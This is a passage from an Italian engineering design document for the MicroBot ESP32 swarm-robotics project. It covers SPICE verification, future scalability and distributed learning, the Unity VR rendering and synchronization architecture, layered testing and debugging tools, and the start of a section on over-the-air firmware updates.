La verifica sperimentale dei risultati delle simulazioni SPICE è il passo conclusivo del processo di modellazione elettrica e permette di quantificare l'accuratezza dei modelli adottati. La verifica viene eseguita costruendo il circuito di pilotaggio su una breadboard o su un PCB di prototipazione, applicando il segnale PWM tramite un generatore di funzioni o direttamente dall'ESP32, e misurando le grandezze di interesse con un oscilloscopio USB — sufficiente per le frequenze e le tensioni in gioco nel circuito di MicroBot — e un multimetro digitale. Le misurazioni di tensione e corrente nel tempo vengono confrontate con le curve prodotte dalla simulazione SPICE, e le discrepanze osservate vengono analizzate per identificare le assunzioni del modello che si discostano maggiormente dalla realtà — tipicamente la resistenza interna della batteria sotto carico impulsivo, la tensione di soglia reale del MOSFET che dipende dalla temperatura e dalla corrente di gate, e l'induttanza effettiva della coil che può differire significativamente dal valore calcolato analiticamente a causa degli effetti geometrici dell'avvolgimento a mano. I parametri del modello SPICE vengono aggiornati in base alle misurazioni per produrre un modello calibrato che può essere utilizzato con maggiore confidenza per il dimensionamento definitivo dei componenti e per la previsione del comportamento del sistema nelle condizioni operative che non è possibile testare direttamente — temperature elevate, correnti di picco, condizioni di guasto controllate.

Punto 27 — Sviluppi futuri: scalabilità, intelligenza distribuita e materia programmabile

La roadmap numerata di MicroBot — dalla versione 0.1 alla versione 0.5 — definisce un percorso di sviluppo concreto e raggiungibile con le risorse e le tecnologie attualmente disponibili. Ma oltre questo orizzonte a medio termine esiste uno spazio di sviluppo più ampio e speculativo, in cui le scelte architetture del progetto aprono direzioni di ricerca che potrebbero trasformare MicroBot da sistema prototipale a piattaforma di ricerca matura, capace di contribuire in modo originale al panorama scientifico della swarm robotics, della materia programmabile e dell'interazione uomo-macchina. Esplorare questi sviluppi futuri non è un esercizio di fantascienza ingegneristica ma una pratica progettuale necessaria: le scelte fatte oggi sull'architettura del sistema, sui protocolli di comunicazione, sulla geometria dei moduli e sulla struttura del firmware determinano quanto facilmente il sistema potrà essere esteso domani verso applicazioni più ambiziose. Un'architettura che non è stata progettata con la scalabilità in mente diventa rapidamente un ostacolo allo sviluppo, mentre un'architettura progettata con lungimiranza si rivela uno strumento che cresce con il progetto e lo abilita a raggiungere obiettivi che inizialmente sembravano irraggiungibili.

La scalabilità dello swarm verso centinaia di unità è il primo e più immediato sviluppo futuro di MicroBot, e il suo raggiungimento richiede di affrontare tre categorie di problemi che non si manifestano con swarm di 10–20 bot ma emergono inevitabilmente quando la dimensione dello swarm aumenta di un ordine di grandezza. Il primo problema è la scalabilità del protocollo di comunicazione: la rete SoftAP con protocollo UDP funziona efficacemente fino a circa 20–30 client connessi simultaneamente, limite oltre il quale la congestione del canale wireless produce perdite di pacchetti e latenze variabili incompatibili con i requisiti di sincronizzazione temporale del sistema. La soluzione più promettente per superare questo limite è l'adozione di una topologia di comunicazione gerarchica a due livelli, in cui il controller comunica con un insieme di nodi aggregatori — bot designati come subcontroller — ciascuno responsabile di un cluster di 10–15 bot ordinari con cui comunica tramite ESP-NOW. Questa topologia riduce il numero di comunicazioni dirette con il controller da N a $N/15$, eliminando la congestione del canale principale senza richiedere modifiche fondamentali all'architettura del sistema. Il secondo problema è la scalabilità degli algoritmi di coordinamento: il problema di assegnazione ottimale risolto con l'algoritmo ungherese ha complessità $O(n^3)$ che diventa computazionalmente proibitiva per swarm di 100 bot su un ESP32-S3. La soluzione prevista è la migrazione verso algoritmi di assegnazione decentralizzati — in cui ogni bot calcola autonomamente la propria posizione target attraverso un processo di negoziazione locale con i bot vicini — che scalano linearmente con la dimensione dello swarm e producono assegnazioni di qualità comparabile all'ottimo globale in tempi significativamente inferiori. Il terzo problema è la scalabilità della gestione fisica dello spazio: con 100 bot su una superficie di lavoro tipica di 1×1 metro, la densità media è di un bot ogni 100 centimetri quadrati, sufficientemente elevata da rendere le collisioni durante le transizioni di pattern non più eventi rari ma fenomeni sistemici che il coordinamento deve gestire come norma piuttosto che come eccezione. La soluzione prevista combina algoritmi di pianificazione del moto multi-robot basati su grafi di visibilità con regole di priorità locali che permettono ai bot di negoziare autonomamente il diritto di precedenza nelle zone di conflitto senza richiedere l'intervento centralizzato del controller per ogni coppia di bot in potenziale collisione.

L'intelligenza distribuita è la direzione di sviluppo concettualmente più ambiziosa di MicroBot e la più lontana dagli approcci convenzionali della swarm robotics. L'idea fondante è che ogni bot, anziché essere un esecutore passivo dei comandi del controller, acquisisca progressivamente una capacità di apprendimento locale che gli permette di migliorare il proprio comportamento nel tempo a partire dall'esperienza accumulata durante le sessioni operative. Questa capacità di apprendimento locale non richiede algoritmi di deep learning — incompatibili con le risorse computazionali di un ESP32 — ma può essere implementata attraverso tecniche di reinforcement learning leggero, come il Q-learning tabulare, in cui ogni bot mantiene una tabella di valori che associa ad ogni coppia stato-azione una stima della ricompensa futura attesa. Lo stato del bot è descritto da un insieme discretizzato di variabili locali — distanza dai bot vicini, stato del magnete, livello di carica della batteria, tipo di pattern corrente — e le azioni disponibili includono le decisioni di basso livello che il bot prende autonomamente come il duty cycle delle coil, la soglia di aggancio e il ritardo nell'inizio del movimento. La ricompensa è definita come una combinazione della qualità dell'aggancio prodotto — forza di tenuta, tempo impiegato, consumo energetico — e della coerenza del comportamento locale con il pattern globale assegnato dal controller. Nel tempo, i bot che apprendono attraverso questo meccanismo sviluppano strategie di comportamento locale progressivamente più efficaci — imparando ad anticipare i comandi del controller in base al pattern in corso, ad adottare profili di corrente nelle coil adattati alla temperatura corrente, ad accelerare l'aggancio in condizioni di buon allineamento e a rallentarlo in condizioni di allineamento incerto — senza che queste strategie siano state esplicitamente programmate ma emergano dall'esperienza accumulata nelle sessioni operative.

La condivisione dell'esperienza tra bot è un'estensione naturale dell'apprendimento locale che può produrre effetti di intelligenza collettiva particolarmente interessanti. Se ogni bot, oltre ad apprendere dalla propria esperienza, riceve periodicamente aggiornamenti della tabella di Q-learning degli altri bot tramite il controller — una forma di federated learning adattata alle risorse limitate dell'ESP32 — l'intera flotta beneficia dell'esperienza accumulata da ogni singolo modulo, convergendo verso strategie di comportamento ottimali molto più rapidamente di quanto potrebbe fare ciascun bot apprendendo in isolamento. Questo meccanismo apre la possibilità di sessioni di training dedicate in cui i bot vengono esposti sistematicamente a situazioni operative diverse — diverse superfici di attrito, diverse temperature, diversi pattern di aggregazione — producendo una base di esperienza distribuita che migliora le prestazioni del sistema nelle condizioni operative reali senza richiedere la riscrittura del firmware.

Il collegamento con la visione della materia programmabile è il filo che unisce tutti gli sviluppi futuri di MicroBot in una prospettiva coerente. La materia programmabile — nella definizione più ambiziosa del concetto — è un materiale che può modificare arbitrariamente la propria forma, le proprie proprietà meccaniche e le proprie funzionalità in risposta a segnali di controllo, realizzando in modo fisico qualsiasi struttura che possa essere descritta digitalmente. MicroBot nella sua versione attuale è una realizzazione parziale e approssimata di questa visione: può modificare la propria forma aggregandosi in pattern geometrici diversi, può modificare le proprie proprietà meccaniche variando la rigidità degli agganci magnetici tramite il framework 4D/5D, ma non può ancora modificare arbitrariamente la propria funzionalità perché tutti i bot sono identici e svolgono le stesse funzioni. Il passo verso la materia programmabile completa richiede l'introduzione di moduli

specializzati con funzionalità diverse — moduli di sensorizzazione, moduli di attuazione meccanica, moduli di elaborazione intensiva, moduli di comunicazione a lungo raggio — che possono essere aggregati in strutture funzionalmente eterogenee capaci di adattare non solo la propria forma ma anche le proprie capacità computazionali e sensoriali alla specifica applicazione richiesta dall'utente.

La MicroHand è il caso d'uso più concreto e tecnicamente più sviluppato di questa visione di moduli specializzati. Come anticipato nella descrizione della roadmap, la MicroHand non è semplicemente un robot con dita articolate ma è una struttura che emerge dall'aggregazione di moduli MicroBot standard con moduli specializzati di attuazione — moduli che invece delle coil elettromagnetiche integrano piccoli servomotori o attuatori a memoria di forma — producendo una mano robotica riconfigurabile la cui morfologia può essere adattata in tempo reale alla forma dell'oggetto da manipolare. Questa adattabilità morfologica è il vantaggio principale della MicroHand rispetto alle mani robotiche convenzionali a struttura fissa: invece di progettare una geometria di pinza ottimale per una singola categoria di oggetti, la MicroHand può assumere configurazioni diverse ottimizzate per oggetti di forme diverse — una presa a tre dita per oggetti cilindrici, una presa palmare piatta per oggetti lastriformi, una presa a pinza di precisione per oggetti piccoli — semplicemente riassegnando i ruoli dei moduli specializzati nella struttura aggregata.

Lo sviluppo dell'interfaccia di controllo verso paradigmi sempre più naturali e immersivi è la direzione che riguarda più direttamente l'esperienza dell'utente e che determina in modo cruciale l'accessibilità del sistema a utenti non tecnici. L'interfaccia attuale di MicroBot — gesture del polso tramite wristband, selezione del pattern tramite pinch nel visore, modulazione tramite suono attraverso il framework 4D/5D — è già significativamente più naturale delle interfacce testuali o a joystick tipiche dei sistemi di swarm robotics di ricerca, ma rimane lontana dall'ideale di un'interfaccia completamente trasparente in cui l'utente interagisce con lo swarm con la stessa naturalezza con cui interagisce con oggetti fisici nell'ambiente quotidiano. Le direzioni di sviluppo dell'interfaccia che MicroBot intende esplorare nelle versioni future includono il controllo aptico — l'utente sente nella propria mano la resistenza e la consistenza della struttura aggregata attraverso un guanto con attuatori aptici — il controllo vocale — l'utente descrive verbalmente la configurazione desiderata e il sistema interpreta la descrizione naturale attraverso un modello linguistico leggero eseguito sul controller — e il controllo basato sull'intenzione — sensori EMG sul polso rilevano i segnali muscolari che precedono il movimento fisico della mano e li traducono in comandi prima ancora che il movimento sia completato, riducendo la latenza percepita del sistema a valori inferiori al tempo di reazione umano e producendo un'esperienza di controllo che trascende il confine tra il corpo dell'utente e il sistema robotico.

L'integrazione di MicroBot con sistemi di realtà aumentata spaziale — proiettori che sovrappongono informazioni visive direttamente sui bot fisici senza richiedere il visore — apre la possibilità di installazioni pubbliche e performative in cui l'interfaccia digitale è condivisa da molteplici osservatori simultaneamente senza che ciascuno debba indossare un dispositivo dedicato. In questa configurazione i bot diventano pixel fisici di un display tridimensionale che popola lo spazio reale, la cui configurazione è controllata dall'interazione collettiva di più utenti simultaneamente attraverso gesture rilevate da telecamere ambientali, producendo un'esperienza di interazione collettiva con la materia programmabile che non ha

precedenti nel panorama delle installazioni artistiche interattive e che apre applicazioni in ambiti che vanno dall'educazione scientifica alla performance artistica, dalla progettazione collaborativa alla terapia motoria e cognitiva.

Punto 28 — Architettura del software Unity: rendering, sincronizzazione e pipeline XR

Il software Unity che anima il visore VR di MicroBot è il componente che trasforma i dati grezzi del sistema — coordinate dei bot, stati delle batterie, configurazioni degli agganci magnetici, valore del vettore W del framework 4D/5D — in un'esperienza percettiva coerente e immersiva che l'utente può abitare e attraverso cui può esercitare il controllo sullo swarm fisico. Progettare questo software non significa semplicemente creare una visualizzazione tridimensionale dei bot in tempo reale — un problema tecnicamente accessibile con gli strumenti Unity di base — ma significa costruire un sistema che mantiene la coerenza tra la rappresentazione virtuale e la realtà fisica in presenza di latenze di rete variabili, che gestisce il rendering stereoscopico a 60 fotogrammi al secondo senza introdurre latenze percettibili nel tracking della testa, che integra la visione artificiale di MediaPipe con il rendering 3D senza sincronizzazione esplicita dei thread, e che espone all'utente un'interfaccia intuitiva abbastanza semplice da usare durante il controllo dello swarm senza distrarre l'attenzione dalla scena fisica. La complessità di questo sistema non è concentrata in nessun singolo componente ma è distribuita nelle interazioni tra componenti che operano a velocità diverse — il rendering a 60 hertz, il tracking della testa a 100 hertz, la ricezione degli aggiornamenti di stato dello swarm a 20 hertz, il riconoscimento delle gesture a 30 hertz — e che devono cooperare producendo un'esperienza percettiva unificata e temporalmente coerente.

L'architettura del progetto Unity è organizzata attorno a tre livelli di astrazione che rispecchiano la separazione di responsabilità dell'intero sistema MicroBot. Il livello di presentazione contiene tutti i componenti responsabili del rendering visivo della scena — i GameObject che rappresentano i bot, le luci, la griglia di riferimento, il pannello di interfaccia utente — e si aggiorna a ogni frame del ciclo di rendering di Unity, tipicamente a 60 hertz, applicando alle trasformazioni visive degli oggetti i valori più recenti disponibili nelle strutture dati condivise. Il livello di stato contiene le strutture dati che rappresentano lo stato corrente dello swarm — un array di oggetti SwarmBotState che contiene la posizione stimata, lo stato operativo, il livello di carica e la configurazione degli agganci di ogni bot — e viene aggiornato dal livello di comunicazione a ogni ricezione di un pacchetto di aggiornamento dal controller. Il livello di comunicazione gestisce tutta la comunicazione di rete con il controller e con i moduli di visione artificiale, riceve i pacchetti UDP con gli aggiornamenti di stato dello swarm, li deserializza, e aggiorna le strutture dati del livello di stato in modo thread-safe attraverso un meccanismo di double buffering che evita le race condition tra il thread di rete e il thread di rendering principale di Unity.

Il double buffering è un pattern architetturale fondamentale per garantire la coerenza dei dati in un sistema che combina aggiornamenti asincroni di rete con un ciclo di rendering sincrono. L'idea è semplice: invece di un singolo array di SwarmBotState che viene letto dal renderer e scritto dal thread di rete simultaneamente — con il rischio di leggere uno stato parzialmente aggiornato che mescola dati del frame precedente con dati del frame corrente — il sistema mantiene due array: un buffer di lettura che il renderer utilizza durante il frame corrente e un buffer di scrittura che il thread di rete aggiorna con i nuovi dati ricevuti. Al

termine di ogni frame il renderer e il thread di rete si sincronizzano attraverso un lock di breve durata — dell'ordine di pochi microsecondi — durante il quale i puntatori ai due buffer vengono scambiati: il buffer di scrittura diventa il nuovo buffer di lettura per il frame successivo e il vecchio buffer di lettura diventa il nuovo buffer di scrittura disponibile per il thread di rete. Questo meccanismo garantisce che il renderer lavori sempre su uno snapshot coerente dello stato dello swarm — mai su uno stato parzialmente aggiornato — e che il thread di rete possa aggiornare i dati senza mai bloccare il ciclo di rendering per periodi superiori alla durata dello scambio dei puntatori.

La rappresentazione visiva dei bot nella scena Unity è progettata per comunicare simultaneamente informazioni multiple attraverso canali percettivi diversi, minimizzando il carico cognitivo dell'utente durante il controllo dello swarm. La posizione del GameObject che rappresenta ogni bot nella scena 3D riflette la posizione stimata del bot fisico nel piano di simulazione, convertita da coordinate 2D del piano di simulazione in coordinate 3D della scena Unity tramite una trasformazione affine configurabile che permette di scalare e traslare il sistema di riferimento della simulazione nel sistema di riferimento della scena virtuale. Il colore del materiale del bot riflette il suo stato operativo corrente, con lo stesso schema cromatico dei LED fisici — blu per idle, ciano per movimento, verde per pattern stabile, giallo per batteria scarsa, rosso per emergenza — implementato tramite la proprietà Color del materiale Unity aggiornata ogni frame in funzione dello stato corrente del bot. La dimensione del bot — rappresentato come capsula 3D che riproduce la geometria approssimata del modulo fisico a doppio cono — rimane costante per tutti i bot nella versione base, ma nelle versioni avanzate può essere modulata dal valore del vettore W del framework 4D/5D per fornire un feedback visivo intuitivo dello stato interno del sistema: bot che si gonfiano leggermente quando W è basso — stato fluido — e si contraggono quando W è alto — stato rigido. Le connessioni magnetiche attive tra bot agganciati sono visualizzate come cilindri semi-trasparenti tra i centri dei bot coinvolti, con raggio proporzionale alla forza dell'aggancio e colore che varia dal blu al rosso in funzione del duty cycle corrente delle coil, producendo una visualizzazione strutturale dell'aggregato che rivela immediatamente la topologia degli agganci senza richiedere all'utente di interpretare dati numerici.

Il sistema di tracking della testa in Unity XR Toolkit riceve i dati di orientamento dalla BNO055 del visore tramite una connessione seriale o BLE gestita da un componente C# dedicato — l'HeadTrackingDriver — che interroga il sensore a 100 hertz e applica i quaternioni di orientamento ricevuti alla Main Camera della scena Unity. La frequenza di aggiornamento di 100 hertz — superiore alla frequenza di rendering di 60 hertz — garantisce che il tracking della testa sia sempre il più aggiornato possibile al momento del rendering di ogni frame, riducendo al minimo la Motion-to-Photon latency — il ritardo tra il movimento fisico della testa e l'aggiornamento dell'immagine sullo schermo — che è il fattore principale del motion sickness nei sistemi VR. L'HeadTrackingDriver implementa anche un filtro di smoothing sul segnale di orientamento — tipicamente un filtro complementare con costante di tempo di 5–10 millisecondi — che rimuove il rumore ad alta frequenza del sensore giroscopico senza introdurre ritardi percepibili nel tracking dei movimenti naturali della testa.

Il sistema di interfaccia utente nel visore è implementato come un insieme di pannelli Canvas posizionati nello spazio 3D della scena Unity — la modalità World Space Canvas di

Unity — che rimangono fissi rispetto all'orientamento della testa dell'utente a una distanza di visualizzazione confortevole di circa 60 centimetri. Questo approccio produce un'interfaccia che rimane sempre leggibile indipendentemente dai movimenti della testa — i pannelli seguono la testa come se fossero attaccati agli occhiali dell'utente — senza però occupare in modo invasivo il campo visivo centrale che l'utente utilizza per osservare la scena dello swarm. Il pannello principale espone in forma compatta le informazioni di stato più rilevanti: numero di bot connessi, pattern corrente, livello medio di carica della flotta, valore corrente del vettore W rappresentato come barra di progresso, e un indicatore della qualità della connessione Wi-Fi con il controller. Il pannello di selezione del pattern è visualizzato come una ruota circolare di icone che appaiono nel campo visivo periferico quando l'utente esegue il gesto di attivazione del menu con il wristband, permette la selezione del pattern desiderato tramite il gesto di point-and-dwell — guardare l'icona desiderata per 1.5 secondi senza abbassare lo sguardo — e si nasconde automaticamente dopo la selezione per liberare il campo visivo. Il pannello di parametri è un pannello laterale che mostra i parametri geometrici del pattern corrente come slider 3D manipolabili tramite gesture della mano rilevate dalla camera del visore tramite MediaPipe, permettendo la modifica interattiva dei parametri — raggio del cerchio, ampiezza dell'onda, velocità del vortice — senza mai interrompere la visualizzazione dello swarm.

L'integrazione di MediaPipe Hands nel pipeline di rendering Unity è implementata tramite un componente C# — il GestureRecognitionManager — che esegue MediaPipe in un thread separato per evitare che il carico computazionale del riconoscimento delle gesture impatti la frequenza di rendering. Il thread di MediaPipe riceve i frame video dalla camera del visore a 30 hertz, esegue il rilevamento dei landmark delle mani, calcola la classificazione del gesto corrente tramite l'algoritmo di classificazione delle gesture basato sugli angoli delle articolazioni, e deposita il risultato in una struttura dati condivisa che il GestureRecognitionManager legge nel thread principale di Unity durante ogni frame di rendering. I landmark delle mani rilevati da MediaPipe vengono anche utilizzati per il rendering di overlay visivi che mostrano le mani dell'utente nella scena 3D come mesh semi-trasparenti — una forma di realtà aumentata in cui le mani virtuali coincidono con le mani reali dell'utente nel campo visivo — permettendo all'utente di vedere visivamente come i propri gesti interagiscono con i bot virtuali nella scena.

La sincronizzazione temporale tra il software Unity e il controller fisico è gestita tramite un meccanismo di Network Time Protocol semplificato, in cui il visore invia periodicamente richieste di timestamp al controller e calcola il proprio offset temporale rispetto al clock master del controller tramite la formula classica di calcolo dell'offset NTP: $\text{offset} = ((t_2 - t_1) + (t_3 - t_4)) / 2$, dove t_1 è il timestamp locale al momento dell'invio della richiesta, t_2 è il timestamp del controller al momento della ricezione della richiesta, t_3 è il timestamp del controller al momento dell'invio della risposta, e t_4 è il timestamp locale al momento della ricezione della risposta. Questo offset viene applicato a tutti i timestamp locali del visore prima di includerli nei pacchetti inviati al controller, garantendo che gli eventi generati dal visore — selezione di un pattern, modifica di un parametro, attivazione del comando di emergenza — siano temporalmente coerenti con gli eventi registrati dal controller nel log del sistema.

Punto 29 — Testing, debugging e strumenti di sviluppo

Il testing e il debugging di un sistema come MicroBot presentano sfide qualitativamente diverse rispetto al testing di software convenzionale — sfide che nascono dall'interazione tra componenti che appartengono a domini tecnologici radicalmente diversi e che operano su scale temporali e spaziali incommensurabili. Un bug nel firmware di un MicroBot può manifestarsi non come un messaggio di errore o un crash del programma ma come un aggancio magnetico leggermente meno affidabile del previsto, come una deriva temporale che si accumula lentamente nel clock del bot, come un surriscaldamento che si produce solo dopo venti minuti di operazione continua a una temperatura ambiente di 30 gradi centigradi. Un bug nel motore di simulazione JavaScript può produrre pattern che sembrano corretti nella visualizzazione ma che generano collisioni nel sistema fisico reale perché il modello delle forze magnetiche non include un effetto di attrito che nella realtà è significativo. Un bug nel protocollo di comunicazione può passare inosservato per ore di test in condizioni nominali e manifestarsi solo quando la rete SoftAP è sotto carico con 15 bot connessi simultaneamente. Questa natura distribuita, emergente e spesso intermittente dei bug in un sistema cyber-fisico come MicroBot impone una strategia di testing strutturata a livelli, con strumenti dedicati per ciascun livello e un approccio metodologico che non lascia spazio all'ottimismo ingiustificato — se un componente non è stato testato esplicitamente in condizioni di stress, non si può assumere che funzioni correttamente in quelle condizioni.

La strategia di testing di MicroBot è organizzata in quattro livelli gerarchici che coprono il sistema dalla componente più atomica all'integrazione completa. Il primo livello è il test unitario dei moduli firmware, che verifica il comportamento di ciascun modulo software del firmware — `communication.cpp`, `magnet_driver.cpp`, `power_manager.cpp`, `safety_layer.cpp` — in isolamento rispetto agli altri moduli e rispetto all'hardware fisico. Il test unitario del firmware è implementato tramite framework di test come Unity Test Framework — non il motore di gioco Unity ma l'omonimo framework di test per C/C++ embedded — che permette di eseguire i test su PC in ambiente di simulazione Wokwi o direttamente sull'hardware ESP32 tramite la porta seriale. Per ogni modulo viene definita una suite di test che copre i percorsi di esecuzione principali — il percorso nominale in condizioni normali, i percorsi di gestione degli errori per ogni condizione anomala prevista, e i casi limite che corrispondono ai confini degli intervalli di validità dei parametri. Il test del modulo `safety_layer.cpp`, ad esempio, include casi di test che simulano il superamento di ciascuna delle soglie di protezione — batteria scarica, temperatura critica, timeout di comunicazione, watchdog — e verificano che la risposta del modulo corrisponda esattamente al comportamento atteso: riduzione del duty cycle, disattivazione delle coil, transizione allo stato di emergenza. La copertura del codice dei test unitari — la percentuale di righe di codice eseguite almeno una volta nell'intera suite di test — è monitorata tramite strumenti di profiling e mantenuta al di sopra dell'80% come indicatore della completezza della suite.

Il secondo livello è il test di integrazione tra coppie di moduli, che verifica il comportamento del sistema quando due o più moduli interagiscono attraverso le proprie interfacce. Il caso più critico è l'integrazione tra il modulo di comunicazione e il modulo di controllo delle coil: il test verifica che un pacchetto UDP ricevuto con il comando di attivazione di una coil al 30% di duty cycle produca effettivamente un segnale PWM con duty cycle del 30% sul pin corrispondente del microcontrollore, misurato con un oscilloscopio o con un logger GPIO, entro il ritardo massimo specificato di 5 millisecondi dalla ricezione del pacchetto. Il test di integrazione tra il modulo di gestione della batteria e il safety layer verifica che una simulazione della tensione di batteria che scende progressivamente attraverso le soglie di

avviso, riduzione delle prestazioni ed emergenza produca la sequenza corretta di risposte — cambio del colore del LED, riduzione del duty cycle massimo, disattivazione completa delle coil — con i tempi di risposta corretti per ciascuna soglia. Questi test di integrazione richiedono un ambiente di test più complesso rispetto ai test unitari perché necessitano che tutti i moduli coinvolti siano inizializzati correttamente e che le loro interfacce di comunicazione siano configurate in modo coerente, ma producono una verifica molto più significativa della correttezza del sistema reale.

Il terzo livello è il test di sistema su hardware fisico, che verifica il comportamento del sistema completo — firmware del bot, firmware del controller, simulazione JavaScript — in condizioni operative reali. Il test di sistema è strutturato come una sequenza di scenari di test standardizzati che coprono i casi d'uso principali del sistema: avvio e inizializzazione con verifica della connessione di tutti i bot al controller, transizione verso ciascun tipo di pattern con misura del tempo di convergenza e della precisione di posizionamento, esecuzione di 100 cicli di aggancio e disaggancio magnetico tra due bot con misura del tasso di successo e della forza di tenuta, operazione continuata per 30 minuti con misura del consumo energetico e della temperatura delle coil, simulazione di condizioni di guasto — disconnessione forzata di un bot durante una transizione, inserimento di un pacchetto corrotto nel flusso UDP, esaurimento simulato della batteria — con verifica della risposta del safety layer. Ciascuno scenario di test è documentato in una scheda di test che specifica le condizioni iniziali, la sequenza di operazioni da eseguire, i valori attesi delle metriche di performance e la procedura di verifica. I risultati di ogni esecuzione dei test sono registrati in un log con timestamp e confrontati con i risultati delle esecuzioni precedenti per rilevare regressioni introdotte dalle modifiche al firmware.

Il quarto livello è il test di accettazione con utenti reali, che verifica che il sistema produca un'esperienza utente soddisfacente in condizioni di utilizzo normale non controllate in laboratorio. Il test di accettazione prevede sessioni di utilizzo guidato con utenti che non hanno partecipato allo sviluppo del sistema — preferibilmente con background tecnici diversi, per coprire un ampio spettro di aspettative e di approcci al controllo — durante le quali vengono misurate le metriche di performance dell'interfaccia utente descritte nel capitolo sulla validazione sperimentale e raccolti feedback qualitativi attraverso questionari strutturati. I feedback qualitativi sono particolarmente preziosi per identificare aspetti del sistema che funzionano tecnicamente in modo corretto ma che producono un'esperienza utente confusa o frustrante — gesture che il sistema riconosce correttamente ma che gli utenti trovano difficili da eseguire in modo ripetibile, feedback visivi che trasmettono informazioni tecnicamente accurate ma che gli utenti interpretano erroneamente, transizioni di pattern che il sistema esegue correttamente ma che appaiono caotiche e incontrollabili agli osservatori esterni.

Gli strumenti di debugging del firmware sono un aspetto critico dell'infrastruttura di sviluppo di MicroBot. Il tool principale è il monitor seriale — accessibile tramite Arduino IDE, PlatformIO o qualsiasi terminale seriale — che permette di visualizzare in tempo reale i messaggi di log inviati dal firmware tramite la porta UART dell'ESP32. Il firmware di MicroBot implementa un sistema di logging a livelli — DEBUG, INFO, WARNING, ERROR, CRITICAL — con filtro configurabile a compile-time che permette di abilitare il logging dettagliato nelle build di sviluppo e di disabilitarlo completamente nelle build di produzione per ridurre il carico computazionale e l'uso della memoria. Il sistema di logging è implementato tramite macro C

— LOG_DEBUG(), LOG_INFO(), LOG_WARNING() — che includono automaticamente il nome del modulo sorgente, il numero di riga e il timestamp basato su millis() in ogni messaggio, facilitando la correlazione temporale tra eventi in moduli diversi durante il debugging di problemi di sincronizzazione. Per il debugging di problemi che richiedono la visualizzazione di forme d'onda nel tempo — come la verifica del profilo PWM delle coil o l'analisi della deriva del clock — è disponibile un protocollo di output binario su seriale compatibile con il tool SerialPlot che visualizza in tempo reale i valori numerici inviati dal firmware come grafici temporali, eliminando la necessità di un oscilloscopio hardware per la maggior parte delle analisi di segnale a bassa frequenza.

Il debugging del protocollo di comunicazione è facilitato da un tool di monitoring UDP personalizzato implementato come script Python che si connette alla rete SoftAP del controller come stazione client aggiuntiva e intercetta passivamente i pacchetti UDP scambiati tra il controller e i bot. Il tool decodifica la struttura di ogni pacchetto intercettato — numero di sequenza, timestamp, identificativo del destinatario, tipo di comando, parametri, checksum — e lo visualizza in una tabella interattiva nel terminale con evidenziazione dei pacchetti corrotti, dei pacchetti persi rilevati dalla discontinuità dei numeri di sequenza e dei pacchetti ricevuti fuori ordine. Questo tool è indispensabile per il debugging dei problemi di sincronizzazione temporale, di perdita di pacchetti in condizioni di carico elevato e di comportamenti anomali del protocollo di aggregazione che non sono visibili dal log del singolo bot o del controller ma emergono solo dall'analisi del traffico di rete complessivo. Lo script Python implementa anche un modulo di analisi statistica che calcola automaticamente le distribuzioni di latenza, i tassi di perdita per bot e per tipo di comando, e la correlazione temporale tra i comandi inviati e gli heartbeat ricevuti, producendo un report di qualità della comunicazione che può essere confrontato tra sessioni diverse per rilevare degradamenti graduali delle prestazioni della rete wireless.

Il debugging del motore di simulazione JavaScript è supportato dall'integrazione con gli strumenti di sviluppo del browser — Chrome DevTools o Firefox Developer Tools — che forniscono un debugger JavaScript completo con breakpoint, ispezione delle variabili in tempo reale, profiling delle prestazioni e analisi della memoria. Il profiler delle prestazioni è particolarmente utile per identificare i colli di bottiglia computazionali nel game loop della simulazione: con 50 bot attivi simultaneamente il calcolo delle forze di interazione richiede n^2 operazioni di calcolo della distanza per iterazione, e il profiler permette di misurare il tempo effettivamente impiegato in questa fase rispetto alle altre fasi del game loop e di verificare che l'ottimizzazione con griglia spaziale stia producendo la riduzione del carico computazionale attesa. Il debugger JavaScript permette di inserire breakpoint condizionali che si attivano solo quando si verificano condizioni specifiche — ad esempio, quando la distanza tra due bot scende al di sotto della soglia di aggancio per la prima volta — e di ispezionare lo stato completo del sistema in quel preciso istante, facilitando il debugging di comportamenti emergenti che non si manifestano nelle prime fasi della simulazione ma solo dopo un certo numero di iterazioni del game loop.

Il sistema di continuous integration è l'infrastruttura che garantisce che le modifiche al codice non introducano regressioni non rilevate nel comportamento del sistema. Ogni commit al repository del progetto attiva automaticamente una pipeline di CI che esegue la suite completa di test unitari e di integrazione in un ambiente di simulazione virtuale, compila il firmware per tutte le configurazioni target supportate — ESP32, ESP32-C3, ESP32-S3 — e

produce un report di build che include la dimensione dell'immagine firmware compilata, la copertura dei test e l'esito di ogni test unitario. Le build che non superano la suite di test vengono automaticamente rifiutate e il commit viene etichettato come broken nel sistema di controllo versione, garantendo che il ramo principale del repository contenga sempre una versione del firmware che supera tutti i test automatizzati. Per le modifiche agli algoritmi di coordinamento collettivo, la pipeline di CI include anche una fase di test di regressione sulla simulazione JavaScript che esegue automaticamente gli scenari di test standardizzati e confronta le metriche di convergenza e di precisione di posizionamento con i valori di riferimento stabiliti dalla versione precedente del codice, rilevando automaticamente le regressioni nelle prestazioni degli algoritmi che potrebbero non manifestarsi come errori espliciti nei test unitari ma che degraderebbero le prestazioni del sistema nelle condizioni operative reali.

Punto 30 — Aggiornamento firmware OTA, versionamento e gestione della configurazione

Un sistema di swarm robotics fisico composto da molti moduli identici pone un problema pratico che non esiste nella stessa forma per i sistemi software convenzionali: come si aggiorna il firmware di 15 bot identici quando viene rilasciata una nuova versione che corregge un bug critico nel safety layer o introduce un nuovo algoritmo di coordinamento? Nella versione prototipale con pochi bot, la risposta più semplice è connettere fisicamente ciascun bot al computer di sviluppo tramite cavo USB-C e caricare il nuovo firmware tramite il tool di flashing dell'IDE. Questa procedura è accettabile quando i bot sono due o tre e il processo richiede qualche minuto per l'intera flotta, ma diventa rapidamente impraticabile quando la dimensione dello swarm cresce verso le decine di unità: scollegare ogni bot dalla configurazione corrente, aprire l'involucro se il connettore non è accessibile dall'esterno, collegare il cavo, attendere il flashing, richiudere l'involucro e rimettere il bot nella configurazione — una procedura che richiede 3–5 minuti per bot — produce un downtime della flotta di 45–75 minuti per 15 bot, incompatibile con qualsiasi ritmo di sviluppo iterativo che richieda aggiornamenti frequenti. Il sistema di aggiornamento firmware Over-The-Air è la soluzione a questo problema: permette di distribuire nuove versioni del firmware a tutti i bot della flotta attraverso la rete wireless del sistema, senza richiedere accesso fisico a ciascun modulo, riducendo il tempo di aggiornamento dell'intera flotta da ore a pochi minuti indipendentemente dal numero di bot.

